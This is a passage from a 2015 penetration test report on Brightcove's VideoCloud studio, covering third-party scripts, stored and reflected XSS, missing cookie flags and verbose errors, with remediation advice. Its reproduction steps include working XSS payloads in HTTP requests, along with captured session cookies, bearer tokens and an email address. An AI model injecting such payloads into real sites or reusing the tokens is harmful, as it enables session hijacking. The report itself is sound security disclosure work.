Instance #1:

Accessing the login page for VideoCloud applications includes a reference to 3rd party JavaScript on roia.biz and Google analytics as shown in the request / response pair below:

Request:

```
https://signin.brightcove.com/login?redirect=https%3A%2F%2Fvideocloud%2Ebrightcove
%2Ecom%2F
```

Response:

```
...
<!--ROIA page #184-->
<script type="text/javascript">/*<![CDATA[*/(function(D,S,T,u,i,p,q,l,f){
l=D.URL;f=D.referrer;if(self!=top){try{p=top.document;l=p.URL;f=p.referrer;}
catch(e){}}u='http'+(/^http:/i.test(D.URL)?'':'s')+'://roia.biz/im/p/184/js?s='+
Math.floor(Math.random()*1337191756)+';t='+escape(T.getTime())+';z='+
escape(T.getTimezoneOffset())+';u='+escape(l)+';r='+escape(f);
if(S&&typeof(S)==='object'){u+=';w='+S.width+'x'+S.height+'x'+S.colorDepth;}
if(D.cookie){q=D.cookie.split(';');for(i=0;i<q.length;++i){p=q[i].split('=',2);
if(/^\s*roia_c$/.test(p[0])){u+=';_='+p[1];break;}}}
document.write('<'+'script type="text/javascript" src="'+u+'"></'+'script>');
})(document,screen,new Date());/*]]>*/</script><noscript>
<iframe src="https://roia.biz/im/p/184/iframe?js=0" width="1" height="1"
frameborder="0"
scrolling="no" style="position:absolute;top:-3000px;left:-
3000px;"></iframe></noscript>
<!--/ROIA page #184-->
...
<script type='text/javascript'>
var _gaq = _gaq || [];
_gaq.push(['_setAccount', 'UA-2728311-23']);
_gaq.push(['_setDomainName', '.brightcove.com']);
_gaq.push(['_trackPageview']);
(function() {
var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async =
true;
ga.src = ('https:' == document.location.protocol ? 'https://ssl' : 'http://www') +
'.google-analytics.com/ga.js';
var s = document.getElementsByTagName('script')[0]; s.parentNode.insertBefore(ga,
s);
})();
</script>
....
```

Instance #2:

The new VideoCloud studio includes references to 3rd party JavaScript including Google analytics and TypeKit as shown in the request / response pair below:

Request:

```
https://videocloudnew.brightcove.com/products/videocloud/home
```

Response:

```
HTTP/1.1 200 OK
x-powered-by: Express
content-type: text/html; charset=utf-8
content-length: 18840
etag: "-310260920"
date: Thu, 23 Jul 2015 00:14:11 GMT
connection: keep-alive

<!DOCTYPE html>
<html lang="en" class="">
<head>
<meta content="text/html; charset=utf-8" http-equiv="Content-Type">
<meta name="viewport" content="width=device-width, initial-scale=1.0, user-
scalable=no">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
```

```
<link rel="shortcut icon" href="https://sadmin.brightcove.com/studio-
module/v4/img/favicon/videocloud.ico" type="image/x-icon">
<script type="text/javascript">
(function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
(i[r].q=i[r].q||[]).push(arguments)},i[r].l=1*new Date();a=s.createElement(o),
m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m)
})(window,document,'script','//www.google-
analytics.com/analytics.js','__gaTracker');
__gaTracker('create', 'UA-55736414-2', 'auto');
__gaTracker('send', 'pageview');
</script>
...
<script src="//use.typekit.net/xin7ksa.js"></script>
<script>try{Typekit.load();}catch(e){console.warn(e)}</script>
```

Instance #3:

A number of `proxy.html` pages include references to 3rd party JavaScript including jQuery as shown in the request / response pair below:

Request:

```
https://settings.brightcove.com/proxy.html
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.2.4
Date: Thu, 23 Jul 2015 00:14:14 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Status: 200 OK
X-UA-Compatible: IE=Edge,chrome=1
ETag: "b41f7c5db6d469947a6f9f56c4f83667"
Cache-Control: must-revalidate, private, max-age=0
X-Request-Id: cc8c8c5ee1566a05b75743770c459141
X-Runtime: 0.003234
X-Rack-Cache: miss
Content-Length: 1027

<!DOCTYPE html>
<html>
<head>
<meta content="text/html; charset=utf-8" />
<title>Brightcove PostMessage Proxy</title>
<script type="text/javascript"
src="https://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.js"></script>
```

Recommendation:

Do not include JavaScript from third-party sites. Instead copy and host all JavaScript used by the application on the web/application server.

Issue 8: Legacy Studio - Stored XSS in User Profile

Exploit Impact: High

Difficulty of Exploit: Trivial

Instances:

```
https://videocloud.brightcove.com/check_studio
https://videocloud.brightcove.com/profile
https://videocloudnew.brightcove.com/user
```

Description:


The application accepts user-supplied values, stores these on the server, and later displays them in pages without proper encoding. This allows for cross-site scripting (XSS) attacks on any users who visit the affected pages. An attacker could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application. These would appear to the server to be legitimate requests and could bypass CSRF prevention controls. An attacker would need to have access to first supply malicious values for storage. For a successful attack, users must visit the affected page as part of their normal activities, or otherwise be lured into visiting the vulnerable page.

Persistent cross-site scripting flaws occur when an application accepts data from potentially malicious sources, stores it in a database or other data store, and then later displays this information in an HTML page or other web resource without properly encoding it. While it is common for malicious values to be fed into an application through a web interface, these kinds of flaws may also occur in applications that accept data from non-web sources (such as email or other external services) and later display them to potential victims in a web page.

Reproduction:

During testing, it was possible to supply malicious script via VideoCloud profile:

```
POST /profile HTTP/1.1
Host: signin.brightcove.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101
Firefox/39.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: he,he-IL;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://signin.brightcove.com/profile
Cookie:
roia_c=101CM8CeiQ29EopY0KXYUje.W2JXYilHAQAAAlYdRAy7zJ9peDJqQTVRRnU5dHZ1dWxLTDIzZUp
3UQBEERzlOg; __utma=179616827.974788368.1436993149.1437141960.1437160275.7;
__utmz=179616827.1437073398.4.3.utmcsr=studio.brightcove.com|utmccn=(referral)|
utmcmd=referral|utmcct=/products/videocloud/home; BC_ACCOUNT=30384593001;
_ga=GA1.2.974788368.1436993149; __utmb=179616827.36.10.1437160275;
__utmc=179616827; __utmt=1;
BC_TOKEN=AEnTxTgTaoQFfK3X9COFhycTcZiLGAIxrfFTEuhyJP63H5kc8U8RbrZtnq5US2c8UOgWU-
XsFozz0LdjT-eUTFCifgQEGZaNW36bS7y6wFBOjC49AJK1tkY; BC_POD=aries
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 234

redirect=
%2Flogin&hmac=AAuXlZcAAAFOnYQTOISEsLNgotF1mo3FW8BH7DG6Rgge&user.firstName=%3C
%2Fscript%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript
%3E&user.lastName=Naor&newPassword=&user.timezone=America
%2FNew_York&user.locale=en_US
```



Profile Information

First Name: </script><script>alert(document.cookie)·	Last Name: Naor
Email Address: inaor-bc2a@vsecurity.com	
Change Password (8-20 characters): ••••••••••	Verify Password Change:
Verify Current Password:	


Later, when users visit the application's main page, the injection occurs, while `videocloudnew.brightcove.com` is rendering the page and the injection occur in the following context:

1) the following request is automatically submitted upon logging in to the application:

```
GET /user?buster=16ne5mbcr HTTP/1.1
Host: videocloudnew.brightcove.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101
Firefox/39.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: he,he-IL;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://videocloud.brightcove.com/profile
Cookie:
roia_c=101CM8CeiQ29EopY0KXYUje.W2JXYilHAQAAAlYdRAy7zJ9peDJqQTVRRnU5dHZ1dWxLTDIzZUp
3UQBEERzlOg; __utma=179616827.974788368.1436993149.1437141960.1437160275.7;
__utmz=179616827.1437073398.4.3.utmcsr=studio.brightcove.com|utmccn=(referral)|
utmcmd=referral|utmcct=/products/videocloud/home; BC_ACCOUNT=30384593001;
_ga=GA1.2.974788368.1436993149; __utmb=179616827.5.10.1437160275;
__utmc=179616827; __utmt=1;
BC_TOKEN=AEnTxTgTaoQFfK3X9COFhycTcZiLGAIxrfFTEuhyJP63H5kc8U8RbrZtnq5US2c8UOgWU-
XsFozz0LdjT-eUTFCifgQEGZaNW36bS7y6wFBOjC49AJK1tkY; BC_POD=aries
Connection: keep-alive
```

2) The response contains the payload as part of script that populates the page:

```
HTTP/1.1 200 OK
x-powered-by: Express
set-cookie: BC_POD=aries; Domain=.brightcove.com; Path=/; Secure
content-type: text/html; charset=utf-8
content-length: 7414
etag: "1125800646"
date: Fri, 17 Jul 2015 19:20:22 GMT
connection: keep-alive

<!DOCTYPE html>
<html>
<head>
<meta content="text/html; charset=utf-8" http-equiv="Content-Type">
<title>User Proxy Frame</title>

<script>
var origin = 'https://videocloud.brightcove.com';
var user = {"id":"76075905351","email_address":"inaor-
bc2a@vsecurity.com","first_name":"</script><script>alert(document.cookie)</script>
","last_name":"Naor...
```


Search
https://videocloud.brightcove.com/check_studio
Loading...
הדף https://videocloudnew.brightcove.com אומר:
אישור

```
roia_c=101CM8CeiQ29EopY0KXYUje.W2JXYiIHAQAAAlYdRAy7zJ9peDJqQTVRRnU5dHZ1dWxLTDlzZUp3UQBEERzlOg;
__utma=179616827.974788368.1436993149.1437141960.1437160275.7; __utmz=179616827.1437073398.4.3.utmcsr=studio.brightcove.com|utmccn=
(referral)|utmcmd=referral|utmcct=/products/videocloud/home; BC_ACCOUNT=30384593001; _ga=GA1.2.974788368.1436993149;
__utmb=179616827.45.10.1437160275; __utmc=179616827; BC_TOKEN=AEnTxTgTaoQFfK3X9COFhycTcZiLGAlxrfFTEuhyJP63H5kc8U8RbrZtnq5US2c8UOgWU-
XsFozz0LdjT-eUTFCifgQEGZaNW36bS7y6wFBOjC49AJK1tkY; BC_POD=aries; __utmt=1
```

Recommendation:

Ensure that all externally-provided data included in server responses is properly encoded for the context in which it occurs. For HTML documents this will typically mean using HTML entities. Where possible, improve input validation to reject data that includes inappropriate content based on formatting, content or length.

Appropriately encode data based on the content type and context in which it occurs. HTML pages include a significant number of contexts which have different encoding rules. These include:

- HTML data
- HTML attribute values
- URL values
- JavaScript code
- JavaScript strings
- *...Many others*

In several HTML contexts, it is appropriate to encode HTML-significant data using HTML entities, such as in these examples:

```
  Plain: John's Deli
Encoded: John&#x27;s Deli

  Plain: 42 < 1337
Encoded: 42 &#x3C; 1337
```

In URL contexts, URL-encoding is appropriate, as in this example:

```
Plain: http://acme.site/page?arg=This & That
Encoded: http%3A%2F%2Facme.site%2Fpage%3Farg%3DThis%20%26%20That
```

When URLs are included in HTML contexts, both encodings (URL first) should be used. It is necessary to account for contexts nested within other contexts.

In general, avoid including data within any scripting context (e.g. JavaScript). Proper encoding of data within a scripting context may not prevent the injection of malicious data. Often this can be accomplished by placing data into HTML elements, such as a non-visible `div` element, and then retrieving it using static client-side script. Additionally, avoid using the JavaScript `eval()` function and document-altering properties (e.g. `innerHtml` and `document.write)` with externally-provided data.

If dynamically generated JavaScript cannot be avoided, then ensure that it is appropriately encoded. Within JavaScript strings, any characters that are not present in a predefined white list should should be encoded using an octal representation. For example, the following string could inadvertently terminate a JavaScript string in multiple ways (depending on the context):

```
John's Deli"</script><!--
```

Encoding all characters except alphanumerics should make it safe to include in a JavaScript string:

```
var name = 'John\047s Deli\042\074\057script\076\074\041\055\055';
```

Issue 9: Legacy Studio - Lack of "secure" Cookie Flag

Exploit Impact: Low

Difficulty of Exploit: Moderate

Instances:

```
videocloud.brightcove.com
http://portal.unicornmedia.com
```

Description:

The application did not use the `secure` cookie flag to prevent the BC_ACCOUNT and JSESSIONID cookies from being sent over cleartext channels. If a user visits an HTTP link to the site, the user's session identifier could be leaked in cleartext. An attacker with access to view network traffic could steal this information and potentially use it to gain access to the application. An attacker would need to be able to view network traffic between a client and an application server while the client was coerced to (or just happened to) make a request using HTTP instead of HTTPS.

By default, web browsers send all cookies over either HTTP or HTTPS connections, regardless of which protocol they were initially set on. Setting the `secure` flag instructs browsers to send specific cookies over HTTPS exclusively. If session cookies are leaked over HTTP connections for an otherwise secure application, then an attacker with access to view or modify network traffic would be able to hijack user sessions. The following man-in-the-middle attack is possible any time a sensitive session token is used over HTTPS but does not have the `secure` flag set:

1. An attacker gains access to view and modify unencrypted traffic between a user and the application.

2. A user logs into the vulnerable HTTPS web application at `https://example.com` and is assigned a session cookie.

3. The user's browser, at some point during the login session, makes a request to any non-HTTPS web page. (This could include web mail sites, search engines, or even background requests made automatically by the web browser for software updates.)

4. Attacker replaces the HTTP response with a simple HTTP redirect. The redirect points to:

```
http://example.com
```

5. The user's browser, upon generating a new request for this URL, automatically includes the user's session cookie in the HTTP headers.

6. The attacker observes the session cookie over the unencrypted link and subsequently hijacks the user's application login session.

While this attack scenario seems complex, it can be largely automated and publicly released tools perform very similar man-in-the-middle attacks. This type of attack is precisely the kind of situation that SSL/TLS is designed to prevent, but the unsafe use of cookies as session identifiers introduces this related vulnerability.

Reproduction:

The following HTTP header response demonstrates the lack of the "`secure`" cookie flag for the affected cookies:

```
GET / HTTP/1.1
Cookie: BC_TOKEN=AEnTxThmmnrrUfRSVgktvdWYIGLWSnShYAjOUQwK9kLB-
cwpzfFPxFRlaZtB4DXwKZ03DLDXaCQnwVERyQneM1A50g1kT5Rv3S4YwHlPpQW-eQcPRCjyhJA;
BC_POD=aries; BC_ACCOUNT=30384593001; JSESSIONID=F87C076AD0F842C0C7066007DE24F3CF
Host: videocloud.brightcove.com
```

Response:

```
HTTP/1.1 200 OK
...
Set-Cookie: BC_ACCOUNT=30384593001; Domain=.brightcove.com; Expires=Fri, 17-Jul-
2015 17:09:43 GMT; Path=/
Set-Cookie: JSESSIONID=143C4A968F9BA120E13A63701C4FD85F; Path=/
...
```

Recommendation:

Include the `secure` flag on any sensitive cookies set to prevent them from being sent by the browser over HTTP. Only send sensitive cookies over HTTPS.

The application's session cookie `Set-Cookie` header should read something like:

```
Set-Cookie: SESSION=...; path=/; HttpOnly; secure
```

For ASP.NET based web applications consider modifying the `web.config` to set the appropriate cookie flags as shown below:

```
<httpCookies httpOnlyCookies="true" requireSSL="true"/>
```

Issue 11: Legacy Studio - Lack of HttpOnly Cookie Flag

Exploit Impact: Low

Difficulty of Exploit: Sophisticated

Instances:

```
videocloud.brightcove.com
http://portal.unicornmedia.com
```

Description:

When the application sets cookies, it fails to include the `HttpOnly` cookie flag. Setting this flag prevents client-side script from having access to cookies (in modern browsers). An attacker would be able to more easily hijack user sessions by directly accessing the application's cookies when exploiting cross-site scripting and other cross-origin vulnerabilities. In order to benefit from this flaw, an attacker would also need to exploit a cross-site scripting vulnerability or similar flaw within the affected application.

Reproduction:

The following HTTP response header demonstrates the lack of the `HttpOnly` cookie flag for the affected cookies:

```
GET / HTTP/1.1
Cookie: BC_TOKEN=AEnTxThmmnrrUfRSVgktvdWYIGLWSnShYAjOUQwK9kLB-
cwpzfFPxFRlaZtB4DXwKZ03DLDXaCQnwVERyQneM1A50g1kT5Rv3S4YwHlPpQW-eQcPRCjyhJA;
BC_POD=aries; BC_ACCOUNT=30384593001; JSESSIONID=F87C076AD0F842C0C7066007DE24F3CF
Host: videocloud.brightcove.com
```

Response:

```
HTTP/1.1 200 OK
...
Set-Cookie: BC_ACCOUNT=30384593001; Domain=.brightcove.com; Expires=Fri, 17-Jul-
2015 17:09:43 GMT; Path=/
Set-Cookie: JSESSIONID=143C4A968F9BA120E13A63701C4FD85F; Path=/
...
```

Recommendation:

Set the `HttpOnly` flag on all session and credential cookies.

Upon remediation, the associated HTTP header should resemble the following:

```
Set-Cookie: COOKIENAME=VALUE; secure; HttpOnly
```

Issue 12: Legacy Studio - Verbose Error Messages

Exploit Impact: Low

Difficulty of Exploit: Sophisticated

Instances:

`https://videocloud.brightcove.com:443/secure/account/30384593001/oauthCCAccess?_=`

Description:

The application displayed verbose technical messages upon encountering errors during normal operation or due to unexpected user input. While the error messages themselves do not reveal sensitive information, they do provide technical details which can help malicious users refine attacks against the system. An attacker would need to have access to the affected application pages. Significant numbers of unusual errors may catch the attention of application administrators through server-side log monitoring.

Reproduction:

The following errors were encountered during testing:

```
GET /secure/account/30384593001/oauthCCAccess?_= HTTP/1.1
Referer: https://videocloud.brightcove.com:443/
Host: videocloud.brightcove.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response:

```
HTTP Status 500 - Could not resolve view with name
'secure/account/30384593001/oauthCCAccess' in servlet with name 'dashboard-mvc'
javax.servlet.ServletException: Could not resolve view with name
'secure/account/30384593001/oauthCCAccess' in servlet with name 'dashboard-mvc'
org.springframework.web.servlet.DispatcherServlet.render(DispatcherServlet.java:11
90)
org.springframework.web.servlet.DispatcherServlet.processDispatchResult(Dispatcher
Servlet.java:992)
org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.jav
a:939)
org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java
:856)
org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.j
ava:953)
org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:844)
javax.servlet.http.HttpServlet.service(HttpServlet.java:617)
org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:829
)
javax.servlet.http.HttpServlet.service(HttpServlet.java:723)
com.brightcove.webapp.config.ResponseFilter.doFilter(ResponseFilter.java:87)
com.yammer.metrics.web.WebappMetricsFilter.doFilter(WebappMetricsFilter.java:76)
org.eclipse.jetty.continuation.ContinuationFilter.doFilter(ContinuationFilter.java
:100)
org.springframework.web.filter.CharacterEncodingFilter.doFilterInternal(CharacterE
ncodingFilter.java:88)
org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.
java:107)
```

Recommendation:

Update the application to catch exceptions and errors, logging them on the server without exposing technical details to users. Consider providing users with a unique error code which is also recorded on the server along with the technical details for later debugging.

Issue 13: New Studio - CMS API Stored XSS in Create Folder

Exploit Impact: High

Difficulty of Exploit: Trivial

Instances:

`https://cms.api.brightcove.com/v1/accounts/30384593001/folders`

Description:

One of the application's CMS API requests accepts user-supplied values, stores them on the server, and later displays them in pages without proper encoding. This allows for cross-site scripting (XSS) attacks on any users who visit the affected pages. An attacker that can create a new media folder which could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application. These would appear to the server to be legitimate requests and could bypass CSRF prevention controls. An attacker would need to have access to first supply malicious values for storage. For a successful attack, users must visit the affected page as part of their normal activities, or otherwise be lured into visiting the vulnerable page.

Persistent cross-site scripting flaws occur when an application accepts data from potentially malicious sources, stores it in a database or other data store, and then later displays this information in an HTML page or other web resource without properly encoding it. While it is common for malicious values to be fed into an application through a web interface, these kinds of flaws may also occur in applications that accept data from non-web sources (such as email or other external services) and later display them to potential victims in a web page.

Reproduction:

During testing, it was possible to create a folder name and supply malicious script instead of the string. This was stored in the left hand side menu and executed upon multiple actions in the page.


The following API request illustrates the vulnerable page:

```
POST /v1/accounts/30384593001/folders HTTP/1.1
Host: cms.api.brightcove.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101
Firefox/39.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: he,he-IL;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=UTF-8
Authorization: Bearer AEl7XJ3ek[...]nU6BfA73QBknYm9Y-dUrjf-_JlR1UGTBE
Referer: https://studio.brightcove.com/products/videocloud/media/folders/new-
folder-node
Content-Length: 61
Origin: https://studio.brightcove.com
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

{"name":"<img src=\"x\" onerror=\"alert(document.cookie)\">"}
```

The folder name is then created with the malicious payload embedded in the response:

```
HTTP/1.1 201 Created
Access-Control-Allow-Headers: Content-Type, Authorization, Content-Length, X-
Requested-With, Cache-Control
Access-Control-Allow-Methods: GET,PUT,POST,PATCH,DELETE,OPTIONS
Access-Control-Allow-Origin: *
BCOV-instance: i-0784ecab, 24f9fd1, 2015-08-07 16:20:07.064Z
Content-Type: application/json; charset=UTF-8
Date: Fri, 07 Aug 2015 16:20:07 GMT
Location:
https://cms.api.brightcove.com/v1/accounts/30384593001/folders/55c4dab7e4b0d2f64a3
20256
Server: nginx
X-Originating-URL: https://cms.api.brightcove.com/v1/accounts/30384593001/folders
Content-Length: 247
Connection: keep-alive
{
 "id" : "55c4dab7e4b0d2f64a320256",
 "account_id" : "30384593001",
 "created_at" : "2015-08-07T16:20:07.058Z",
 "name" : "<img src=\"x\" onerror=\"alert(document.cookie)\">",
 "updated_at" : "2015-08-07T16:20:07.058Z",
 "video_count" : 0
}
```

The following screenshot shows the attacker supplied JavaScript being executed:



```
__utma=179616827.318881215.1438872086.1438923225.1438961340.4; __utmz=179616827.1438895152.2.2.utmcsr=studio.brightcove.com|utmccn=
(referral)|utmcmd=referral|utmcct=/products/videocloud/players/players/d269e125-63de-4b8c-b27e-5058da7b1358; _ga=GA1.2.318881215.1438872086;
__utmc=179616827; BC_TOKEN=AEnTxTj1tlk9y14lyi2k_S7llz3VvdKlWrX7oBkwjG7TyeRwOn2B5B3QgK5wRv9f52Id_SjrPpPpJynD3c6msmUwgtxJtGileh9WxYG5-
rs3kbllUhyQN7g; BC_POD=aries; BC_ACCOUNT=30384593001
```

Recommendation:

Ensure that all externally-provided data included in server responses is properly encoded for the context in which it occurs. For HTML documents this will typically mean using HTML entities. Where possible, improve input validation to reject data that includes inappropriate content based on formatting, content or length.

Appropriately encode data based on the content type and context in which it occurs. HTML pages include a significant number of contexts which have different encoding rules. These include:

- HTML data
- HTML attribute values
- URL values
- JavaScript code
- JavaScript strings
- *...Many others*

In several HTML contexts, it is appropriate to encode HTML-significant data using HTML entities, such as in these examples:

```
   Plain: John's Deli
Encoded: John&#x27;s Deli

   Plain: 42 < 1337
Encoded: 42 &#x3C; 1337
```

In URL contexts, URL-encoding is appropriate, as in this example:

```
Plain: http://acme.site/page?arg=This & That
Encoded: http%3A%2F%2Facme.site%2Fpage%3Farg%3DThis%20%26%20That
```

When URLs are included in HTML contexts, both encodings (URL first) should be used. It is necessary to account for contexts nested within other contexts.

In general, avoid including data within any scripting context (e.g. JavaScript). Proper encoding of data within a scripting context may not prevent the injection of malicious data. Often this can be accomplished by placing data into HTML elements, such as a non-visible `div` element, and then retrieving it using static client-side script. Additionally, avoid using the JavaScript `eval()` function and document-altering properties (e.g. `innerHtml` and `document.write)` with externally-provided data.

If dynamically generated JavaScript cannot be avoided, then ensure that it is appropriately encoded. Within JavaScript strings, any characters that are not present in a predefined white list should should be encoded using an octal representation. For example, the following string could inadvertently terminate a JavaScript string in multiple ways (depending on the context):

```
John's Deli"</script><!--
```

Encoding all characters except alphanumerics should make it safe to include in a JavaScript string:

```
var name = 'John\047s Deli\042\074\057script\076\074\041\055\055';
```

Issue 14: New Studio - CMS API Reflected XSS in Create New Playlist

Exploit Impact: High

Difficulty of Exploit: Trivial

Instances:

```
https://cms.api.brightcove.com/v1/accounts/30384593001/playlists
```

Description:

One of the CMS API requests accepts user-supplied values and displays them in response pages without proper encoding and regardless of the response being generated by the CMS server. This allows for cross-site scripting (XSS) attacks on any users who can be convinced to follow malicious links or perform actions which induce the injection. An attacker could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application. These would appear to the server to be legitimate requests and could bypass CSRF prevention controls. An attacker would need to convince one or more potential victims to follow a malicious link to the site or visit a malicious third-party site. The target user would need to be logged into the application at the time in order for the script to execute in the context of a valid session.

Reflected cross-site scripting flaws occur when an application accepts data from a user and includes the value in an HTML page or other web resource that is returned to the user without properly encoding it. While a given user would certainly not want to attack their own web session through such an injection, an attacker may be able to lure users into visiting URLs or submitting forms which induce the injection in their own browser.

Reproduction:

During testing, it was possible to supply malicious script during creation of a new playlist. The reflection of the malicious script is being sent without proper encoding from the CMS API request and being embedded as it is, in the application's error message.


The following request illustrates the attack:

```
POST /v1/accounts/30384593001/playlists HTTP/1.1
Host: cms.api.brightcove.com/v1/accounts/30384593001/playlists
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101
Firefox/39.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: he,he-IL;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=UTF-8
Authorization: Bearer
AEl7XJ2D1813BBRdW42qXWGw9I0Jv6LC7nieGWtQ1616DBk2WPNBTQuZ2Zd65KPLxhcqa4bV4a8GU3V7KQ
Cif8l5eKtJ4pQ-PnOybwb69OTJ8ld1cL290pyzwQOLPjUH41uAl-
zeiWPC0rsd6DCrGekedGSHJuLvW7wEZ8mtt2Sblse3WwvS_RjLVDoOb0d6gip47ZhrBLmm9uYX_x96wKHE
VCEpvMyDK8CjCAEH86La4MfyGDGb298dM6cFMTrb1yMw-pV_ZYhw-
